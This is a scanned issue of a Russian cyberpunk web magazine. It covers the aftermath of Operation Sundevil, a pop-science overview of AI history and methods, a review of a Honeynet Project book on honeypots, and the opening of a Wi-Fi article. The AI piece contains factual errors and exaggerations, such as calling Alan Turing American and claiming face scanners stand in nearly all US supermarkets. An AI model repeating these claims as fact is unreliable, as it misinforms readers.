9 мая, сразу после окончания "Sundevil", замдиректора Секретной Службы Гарри Дженкинс организовал в Фениксе пресс-конференцию. Через многочисленных журналистов Дженкинс передал компьютерному андеграунду послание, ради которого, собственно, и проводилась операция. "Если хакеры думают, что они могут творить что угодно через свои компьютеры и оставаться при этом анонимными - они глубоко заблуждаются. Эти парни должны понимать, что правоохранительные органы не сидят без дела и постоянно наблюдают за тем, что происходит в компьютерном мире. Даже в таких местах, как пиратские BBS. Если они будут продолжать заниматься тем, чем занимаются сейчас - мы будем их ловить, бросим на это все свои силы и посадим их в тюрьму".
Несмотря на грозные слова представителя закона, очень многие потом считали, что Секретные Службы злоупотребили властью во время проведения операции. Пусть даже подозреваемый школяр обвинялся в компьютерных грехах, но он все равно имел конституционные права. В Америке с этим строго. Но федералы действовали по заранее продуманной схеме и, вломившись утром в чужой дом и вынеся оттуда весь скарб, не задумывались о какой-то там Конституции. Многие компьютеры и аппаратура, попавшие в руки федералов, так и не возвратились обратно к старым владельцам, хотя в большинстве случаев владельцами были не сами «киберпреступники», а их родители.
Результатом "Sundevil'a" даже стало рождение The Electronic Frontier Foundation (EFF) и Computer Professionals for Social Responsibility (CPSR) – организаций, призванных охранять права и свободу людей в Сети. Впрочем, количество security-компаний, косвенно противостоящих хакерам, после этого глобального антихакерского рейда также возросло.

Федеральные агенты еще не раз проводили операции по пресечению компьютерной преступности. С каждым годом они становились все продуманнее и эффективнее. В результате этих рейдов многие известные хакеры отправились за решетку. Другие решили оставить сцену, чтобы не последовать за товарищами. Казалось бы, федералы одержали победу. Но стремительно развивающийся интернет привлек толпы людей, многие из которых увидели в Сети отличный способ наживы. Новые инциденты захлестнули ФБР и СС. Для федеральных органов начался следующий этап войны.

Implant

ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ

Abra http://mag.cyberpunk.ru



Artificial Intelligence

Меня часто преследует один и тот же сон. Я стою у подножья высокой горы, вокруг дикая природа, щебечут птицы, над головой – голубое небо. Я начинаю подниматься по тропинке, ведущей на вершину. Взбираюсь на самый верх… и тут небо меняет окраску, превращаясь в кровавое месиво. Все вокруг становится другим. Деревья рассыпаются раскуроченным металлом, пение птиц заглушается грохотом механизмов, а воздух наполняется гарью. С вершины горы передо мной открывается картина: бесконечное море железных существ копошится в выжженной земле. Некогда живой город заполнен марширующими роботами, железная мать кормит железной грудью железное дитя. И вдруг они замечают меня. Миллионы пар ярко-красных оптических глаз поворачиваются в мою сторону. Они тянут ко мне свои кибернетические руки, по всей долине эхом проносится гомерический хохот. В этот момент я просыпаюсь в холодном поту.

Грозит ли нам востание машин?

Ну, ты, демагог, ближе к делу!


Как скажешь, приятель. Тем более тема у меня сегодня – насущная и наверняка тебя, как человека разумного, заинтересует. Кстати, о разуме… задумывался ли ты когда-нибудь, откуда у нас берутся мысли? Почему мы принимаем одни решения, а не другие? Что вообще у нас творится в голове? Это только кажется, что все просто – подумал о конфетке - пошел - купил и съел. Изучением процессов мышления люди занимаются испокон веков. И почти так же долго мы ищем способы создать искусственный разум.

Еще в Древней Греции люди преклонялись перед «живыми» статуями, изрекавшими пророчества и требующими даров. Для суеверных жителей это были вестники Богов, для хитрых жрецов, засевших внутри – халявное добро.

С развитием науки и техники росло число экспериментов, направленных на создание сообразительных машин. В 1736 г. французский изобретатель Жак де Вокансон соорудил механического человека, играющего на флейте. Созданный им в полный рост музыкант перебирал искусственными пальцами по отверстиям, дул в мундштук и умел исполнять 12 мелодий. Чуть позже в Австрии появился механический летописец, способный держать в руках перо и писать небольшие тексты. В 30-х годах XIX века английский математик Чарльз Бэббидж работал над созданием сложного цифрового калькулятора, получившего название «Аналитическая машина». Хотя полностью закончить проект не удалось, даже бетаверсия этого агрегата была способна рассчитывать простейшие шахматные шаги, что казалось невероятным по тем временам. Начатую Бэббиджем идею завершил в 1914 г. испанский ученый Леонардо Торрес-Киведо, представивший общественности аппарат, умеющий разыгрывать шахматные эндшпили не хуже приличного гроссмейстера. Несмотря на то, что все эти игрушки вызывали восторг у зрителей и служили наглядным примером технопрогресса, на большее, чем произвести элементарное, заранее запрограммированное действие, их не хватало.

В 50-х годах, с появлением первых электронно-вычислительных машин, люди увидели в них отличный инструмент для осуществления давней мечты – создания искусственного разума. В целом алгоритмы действий процессора компьютера и мозга человека похожи, различие только в возможностях каждого. Всеми нашими мыслями и действиями управляют сотни миллиардов взаимосвязанных друг с другом частиц - нейронов. Это как биты информации, формирующие линию поведения. Все, что могли предложить первые компьютеры – несчастные тысячи битов. Тем не менее, для некоторых программ этого было вполне достаточно. В 1952 г. ЭВМ поразила американских телезрителей, точно предсказав результаты выборов президента США. В 1956 г. большим достижением стала программа «Логик-Теоретик», которая умела выводить доказательства теорем. А в 1957 г. американские математики и голландские психологи совместными усилиям закончили начавшуюся тремя годами раньше работу над первой полноценной шахматной программой «NSS».

В 1956 г. Джон Маккарти – автор термина «Искусственный Интеллект» и один из пионеров в области компьютерного мышления – провел первую конференцию по ИИ. Поучаствовать в ней приехали все немногочисленные ученые, работавшие над созданием разумных машин и имеющие разные варианты решения задачи. Эта встреча имела ключевое значение в истории и привела к возникновению отдельной ветви компьютерных наук с одноименным названием. А в начале шестидесятых тот самый Джон Маккарти и его приятель Марвин Мински создали первую лабораторию Искусственного Интеллекта. Там работали многие талантливые программисты из



Массачусетского и Стэндфордского институтов, там же разрабатывались самые передовые проекты, такие, как робот, умеющий играть в теннис. Эта лаборатория и сейчас является мировым центром. Но за прошедшие 40 лет число ученых и организаций, занимающихся вопросами ИИ, многократно возросло (среди них далеко не последнюю роль играет Россия). Еще больше увеличилось количество мнений относительно главной цели всех исследований – создания системы, способной действовать и принимать решения подобно человеку.

А как оно там фурычит, брат?

Сложно там все – жуть. Чтобы сымитировать деятельность нашего мозга, нужно для начала разобраться, как он работает. Тут-то нас и поджидают проблемы. Как оказалось, пока мы точно не знаем, как в голове рождаются мысли. Мозг – настолько сложный механизм, что считается одной из самых больших тайн во Вселенной. Над изучением его свойств ломают голову тысячи психологов, но пока мы имеем лишь общее представление.

На протяжении многих лет ученые искали способы наделения машин разумом. В разные годы появлялись люди, которые выдвигали собственные гипотезы, их мысли тут же подхватывали другие... так наука об Искусственном Интеллекте постепенно делилась на разные ветви. Каждое из этих направлений по-своему важно и находит применение в разных областях человеческой деятельности. Ниже – основные методы, которые используются в ИИ-проектах.

Planning – в компьютер вводится множество вариантов различных действий. После этого ему дается определение настоящего положения и нужного результата. Компьютер, перебирая все возможные варианты и отбрасывая неверные, ищет оптимальный путь достижения цели. На основе имеющихся данных выстраивается алгоритм решения (последовательность правильных действий). Типичный пример: шахматная машина Deep Blue.

Machine Learning – попытка создания такой системы, которая сможет самосовершенствоваться путем самостоятельного пополнения своей базы данных. Что-то подобное уже умеют некоторые программы, но возможности тут сильно ограничены, и они все так же зависят от человека. В идеале система должна уметь распознавать и анализировать текст, выходить в интернет и рулить по его просторам, поглощая тонны информации (пока не зависнет от нехватки места ;)).

Automatic Programming – компьютер имеет мощный внутренний язык программирования. Когда ему дается определенное задание, он сам пишет программу для его решения. Чтобы это представить, вообрази себе, что одним прекрасным днем Borland C++ сам начнет ваять функции и переменные, работая над созданием движка Quake4 :).

Pattern Recognition – когда программа взаимодействует с окружающей средой, она постоянно сравнивает «увиденное» с имеющимися в базе шаблонами и, в зависимости от запрограммированной реакции, действует адекватно. Явная попытка воспроизвести человеческое зрение с помощью компьютера. Повсеместно применяется в системах распознавания изображения и военных системах наведения.

Inference – метод от обратного. То есть программа принимает какое-то решение и считает его единственно правильным, пока не доказано обратное. Например, увидев полет птицы, компьютер воспринимает всех птиц как созданий, умеющих летать. Но ему достаточно увидеть пингвина или страуса, чтобы убедиться в обратном.


Knowledge Representation – работа над созданием программы-транслятора, переводящей получаемые данные на понятный для компьютера язык. Т.е. задача в том, чтобы каждое «увиденное» пи-

NEXT

Implant

ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ

Abra http://mag.cyberpunk.ru



сюком изображение превращалось в последовательность нулей и единичек, сообщающих ему о названии, форме, цвете и других атрибутах предмета.
Neural Networks – попытка воссоздать процессы, происходящие в нашем мозгу, посредством нейронных сетей. Нейронная сеть – это большое количество связанных между собой простых процессоров, взаимодействующих друг с другом и способных менять свойства в зависимости от желаемого результата. Гибкость такой конструкции позволяет решать практически любые числовые и логические операции, поэтому NN считается одной из самых перспективных областей Искусственного Интеллекта. Проблема только в том, что для создания полноценной модели мозга понадобится намного больше компьютеров, чем есть сейчас во всем мире.
Heuristics – метод построения всех возможных ситуаций, обработка их с устранением неэффективных решений и следование по оптимальному пути. Что-то наподобие Planning'а, но тут компьютер сам моделирует возможные варианты развития событий. Опять же, хорошим примером будет Deep Blue. Машина обрабатывает все комбинации фигур на доске на 5-10 ходов вперед, учитывая любые решения противника, и строит такую линию поведения, которая приведет к наилучшему результату. Время обработки данных Deep Blue – более 200 миллионов ситуаций в секунду, и сейчас уже существуют компьютеры, вдвое превышающие этот показатель.
Genetic Algorithms – организация процесса, напоминающего эволюцию в природе. Происходит это примерно так: на языке программирования Lisp пишется несколько программ, которые между собой «скрещиваются» и образуют множество альтернативных. Они, в свою очередь, проделывают то же самое. В полученных миллионах комбинаций отбираются те «колонии», которые наиболее соответствуют условию задачи, остальные – саморазрушаются. Дополняя друг друга, выжившие проги и являются оптимальным решением.

Ну и на фига это все?

Что значит на фига? Находки ИИ уже давно применяются во многих сферах нашей жизни, хотя мы об этом даже не подозреваем. Военная техника, космические исследования, бытовая аппаратура и уж тем более компьютерные технологии – алгоритмы Искусственного Интеллекта проникли повсюду. Несмотря на то, что главная цель пока даже не маячит на горизонте, успешно преодоленные этапы юзаются вовсю и во многом облегчают нам жизнь. Взять, к примеру, системы распознавания голоса, впервые реализованные на практике в 1990 г. Сейчас уже вполне реально проинсталлить специальную программку, подключить писюк к телефонной линии и, стоя в очереди за пивом на другом конце города, послать войсом по мобильнику нужную команду. Скажем, зайти на anekdot.ru, скатендпейстить свежий анек в SMS-сообщение и отправить его на свой же номер. Другие системы распознавания – распознавания лиц уже давно взяты на вооружение сотрудниками спецслужб. Особенно популярными они стали после теракта 11 сентября. В Америке сейчас почти во всех супермаркетах на входе и выходе понатыканы девайсы, сверяющие контуры лиц заходящих граждан со списком особо подозрительных личностей, хранящимся в памяти. И едва только на пороге замаячит борода Усамы бин Ладена – прибывшие дяди в погонах тут же проведут его в новую квартиру.
Широкое распространение получили так называемые «Экспертные системы». Грубо говоря, это мощные компьютеры, в которые поместили кучу знаний по узкоспециализированной теме, и которые могут быстро обрабатывать эту инфу для человеческих нужд. Первой экспериментальной моделью стал в 1974 году MYCIN. Этот агрегат предназначался для диагностики инфекционных заболеваний и предоставления консультаций. Уже тогда система справлялась со своими обязанностями лучше, чем студент-медик или практикующий врач. Сейчас мы имеем намного более сложные вещи. Такие, как Earth Simulator Center – самый мощный в мире суперкомпьютер, полностью смоделировавший модель Земли. С его помощью можно отслеживать малейшие изменения в атмосфере и заранее предотвратить возможные катаклизмы.
Говоря об Искусственном Интеллекте, невозможно обойти стороной робототехнику. Это одна из самых интересных областей и большинство людей как раз с ней связывает понятие разумных машин. Уже давно прошли те времена, когда воспеваемые фантастами «механические люди», казались чем-то недосягаемым. Сейчас семья со средним достатком может позволить себе купить в качестве питомца робота-собаку или робота-хомячка, который будет резво бегать по комнате, исполнять голосовые команды, приносить шарик и выполнять акробатические трюки. Роботизированная техника имеется в арсенале военных всех развитых стран мира. Например, в США уже самым серьезным образом ведутся экспериментальные разработки настоящего Робокопа. В Институте Беркли подходит к концу работа над микроскопическим роботом-мухой, который весит 0,1 грамма и умеет летать. Имея немного фантазии, можно представить, какие возможности откроет такая кроха для разведслужб. Недавно Пентагон анонсировал предстоящую в 2004 г. большую гонку роботов, принять участие в которой может любой самодвижущийся механизм. Создатели победителя соревнований получат миллион долларов и контракт на сотрудничество с Министерством Обороны США. Тысячи ученых проводят все свое время, изобретая все более сложные механизмы. Робот-паук, умеющий лазить по стенам и потолкам, робот-велосипедист, объезжающий преграды, робот-переводчик, робот-танцор – все это уже вчерашний день.
Фантазии человека нет предела, и практически каждый день на свет появляется новый механизм, вызывающий восторг и удивление.
Было бы несправедливо не затронуть здесь область компьютерных игр. Несмотря на все твои протесты и заверения, что, мол, тупая железяка ни фига не умеет находить оптимальный маршрут к цели, а кваковских ботов ты рвешь на запчасти, практически в любых современных геймах заложены алгоритмы Искусственного Интеллекта. Конечно, они далеки от совершенства, но компании типа Blizzard и ID software вкладывают мешки долларов в разработку новых и совершенствование старых ИИ-движков. До победы Deep Blue на Гарри Каспаровым весь мир сомневался в том, что эта бандура сможет одолеть чемпиона мира. Но после встречи Гарик уходил с грустно опущенной головой. В битве человеческого разума и математического расчета за шахматной доской победил последний. С каждым годом игры становятся умнее. Пока это происходит исключительно за счет роста мощности компьютеров, когда появляется больше возможностей для сложных математических расчетов. И уже не за горами те времена, когда игровые программы смогут с поразительной достоверностью имитировать живого соперника.

А че ваще, это в натуре реально?

Вполне реально. Только мы с тобой, дружище, до этого не доживем. Не поздороваемся за ручку со стариной Вертером, не поможем кибермальчику найти свою маму. Потому что даже ведущие ученые признают, что пока действующие механизмы Искусственного Интеллекта только в кавычках можно назвать интеллектуальными. Все самые продвинутые чаталки, непобедимые боты и шахматные монстры типа Deep Blue – не более чем запрограммированные железки, выполняющие возложенные на них функции. Факт остается фактом, компьютер – лишь исполнитель, и его мышление ограничивается количеством введенных алгоритмов. Мы заливаем в его электронную башку терабайты информации, он с готовностью ей оперирует, но никак не может понять, что она означает. Самым популярным доводом против того, что компьютер может стать разумным, стала приведенная Джоном Сиэрлом аналогия с китайской комнатой. Представь, что тебя заперли в голом помещении и всячески изолировали от остального мира. В комнате есть только несколько контейнеров с китайскими иероглифами и инструкция на русском языке по китайскому синтаксису. В ней подробно описано, как и куда нужно переставлять символы, чтобы из них получилось смысловое предложение. Все, что нужно – найти изображенный иероглиф и поставить его на место. Переставляя символы в соответствии с описанными правилами, ты строишь фразу, которая для китайца является понятной. Но так как в инструкции нет описания значений иероглифов, для тебя это – всего лишь последовательность знаков, из которых получилось правильное предложение. Какой в ней смысл – ты не знаешь. Именно таким образом сейчас работают все компьютерные


программы. Человеку, не знакомому с принципами построения алгоритмов, может показаться, что машина принимает разумные решения. Но на самом деле она всего лишь передвигает иероглифы в соответствии с инструкцией.
Несмотря на это мнение, тысячи ученых занимаются исследованиями в области Искусственного Интеллекта, пытаясь найти универсальное решение проблемы.
В далеком 1950 году гениальный американский математик Алан Тюринг написал статью «Computing Machinery and Intelligence», в которой предложил такое определение – если компьютер сможет убедить человека в своей разумности, он имеет право считаться таковым. Трактовка понравилась большинству ученых, и с тех пор в качестве дуромера для компьютеров используется тест Тюринга. На самом деле тут все просто. В комнату, в центре которой стоит терминал, приглашается человек А. Терминал соединен с двумя другими, находящимися в соседних комнатах. В одной из комнат – человек Б, в другой – компьютер. Человек А с помощью терминала может задавать любые вопросы своим собеседникам, задача его в том, чтобы как можно быстрее определить, где машина, а где брат по разуму. Соответственно цель компьютера – задурить этого человека настолько, что тот поверит в его биологическое происхождение. Тест Тюринга проходит в несколько этапов, в течение которых А и Б меняются на других Б и А. И уже по совокупности результатов определяется эффективность той или иной компьютерной системы. Каждый год сдавать экзамен приезжают десятки самых навороченных компов со всего мира. Тому, кто проявит себя лучше всех, полагается ежегодная медаль и приз в сколько-то там тысяч долларов. Ну а машине, которой удастся полностью выдержать испытание, дадут уже совсем космические призовые. Правда, пройти тест не удалось еще никому. Как бы ни ходили хитроумные компьютеры вокруг да около – человек всегда сумеет задать особо каверзный вопрос, от которого системе останется только зависнуть. Считается, что когда машина, наконец, одолеет тест Тюринга – это и будет началом эпохи настоящего Искусственного Интеллекта.

А сам-то ты что об этом думаешь?

Просматривая сайты об ИИ, читая факи и доки на эту тему, я находил много ответов на вопрос «как?». Ученые строят мыслимые и немыслимые теории, спорят друг с другом и, не переставая, ищут. Ищут ту самую зацепку, которая поможет пробудить ото сна искусственный разум и заставить его без всяких алгоритмов спросить: «На хрена вы меня создали, сволочи?». Но для этого мало просто огромного количества информации. Нужно новое решение, новая идея, которая изменит все представление об Искусственном Интеллекте. Но проводя жизнь в поисках, мало кто задумывается над вопросом «зачем?». И о том, что может произойти, если главная цель будет достигнута. «Терминатор» и «Матрица» показали, куда мы можем зайти в своем стремлении создать интеллектуальные машины. И это еще не самый печальный исход. Мы смотрим эти фильмы, прикидываем, что такое вполне возможно... и продолжаем искать. Без сомнения, современные достижения очень полезны. Но полезными их делают кавычки, в которые пока взято определение Искусственного Интеллекта. Кто может предсказать, что случится, если появится что-то умнее нас, хитрее и тщеславнее? Не стоит ли задуматься об этом сейчас, пока мой сон не превратился в реальность?

TIPS&TRICKS

Под таким весьма громким названием "Инструменты, тактика и мотивы хакеров" скрывается обзор довольно распространенной технологии Honeynet. Собственно ей и посвящена вся эта книга целиком и полностью. Поэтому название на обложке с уверенностью можно переименовать, например, в "Honeynet: технология сбора данных о хакерах".



Название: Инструменты, тактика и мотивы хакеров
Автор: Проект Honeynet
Издательство: ДМК Пресс (www.dmkpress.ru)

Что же это за технология-то такая, Honeynet? Все очень просто. Работали в сети разнообразные админы. И очень не нравилось им, что хакеры ломали их, причем не оставляя о себе практически никаких данных. Погрустили администраторы и пришла им в голову одна идея. А почему бы не создать некоторую сеть и поместить в нею левые машины. На них также будут крутиться разнообразные сервисы (ftpd, httpd, ircd, pop3d, smtpd и т.д.), но с единственным отличием: на самом деле все эти компьютеры - ловушки. Или называя техническим языком - honeypot. И нигде эти машины в сети официально не фигурируют. Просто работают себе и работают. Так что получается, если кто-нибудь попытается к ним соединиться, то значит это 100% злодей. Вот этих самых злодеев и надо изучать.

Для этого специально установили комп, записывающий весь входящий и исходящий трафик. Плюс всякие программы по анализу работы хакеров (история команд, логи соединений и т.д.), если этим взломщикам удастся поломать какую-нибудь машину-honeypot. Для распознавания всяческих атак, поставлен IDS (в примере взят snort). Еще один плюс - в подобной сети присутствует файрвол и роутер. Роутером прячем собою наличие файрвола, а сам файрвол ограничивает исходящий трафик хакера. Тогда хакер не сможет дальше интенсивно путешествовать по интернету.
Порешили и сделали. Стали продвигать. В Америке это, наверное, и популярная технология, но не у нас :). Кто же нам даст денег на компьютеры только для изучения хакеров? В общем книга будет интересна администраторам, желающих стать более просвещенными в области net-security. А если смотреть правде в глаза, то, имхо, вряд ли на данный момент эта технология примет массовый оборот у нас. Так что книга на любителя. Разве что открыть 11ую главу и позабавить себя чтением irc-логов хакеров на 87 страниц. Вот уж действительно нашли место чем забить книгу...

Implant

WI-FI: СЛУЧАЙНАЯ РЕВОЛЮЦИЯ

Андрей Абрамов http://mag.cyberpunk.ru



Сначала о нем никто ничего не хотел и слышать, его считали парадоксальным изобретением без будущего. Но прошло время, и люди начали понимать, что в мире еще нет лучшего стандарта беспроводной связи, а большинство уверено, что и не будет. Америка это поняла первой, Европа чуть позже, а Россия и другие африканские страны до сих пор в неведении. Для них «Wi-Fi» это просто четыре буквы. Нам такое положение дел не нравится, и мы намерены его исправить.

Wireless Fidelity - цифровой стандарт передачи данных, который входит в семейство «ieee 802.11». Вообще в это семейство входят сразу 8 стандартов, но технически реализованы только два - 802.11a и 802.11b. Второй больше известен под именем Wi-Fi, о нем сегодня и пойдет речь.

Сначала этот стандарт разрабатывался исключительно для работы в помещениях: офисах, квартирах, отелях, вокзалах и пр. На тот момент главная цель стандарта заключалась в избавлении помещений от всяких дырок в стенах и потолках, километровых кабелей и проводов, которые были обязательным дополнением любого стандарта связи. Первыми подопытными стали компании, чьи офисы располагались в Силиконовой Долине. Пользователи остались очень довольны, ведь помимо высокого качества связи, присущего только выделенной линии, не было абсолютно никаких проводов и кабелей, а только небольшая плата размером с кредитную карточку, встроенная в ноутбук или персональный компьютер. Помимо встроенной платы необходима также некая базовая станция, размером с книгу, на которой могут базироваться сразу несколько десятков пользователей. Цена такой базы в то время составляла около тысячи долларов, но в настоящий момент упала до трех сотен, а карточки-антенны сейчас и вовсе продаются меньше, чем за сотню.

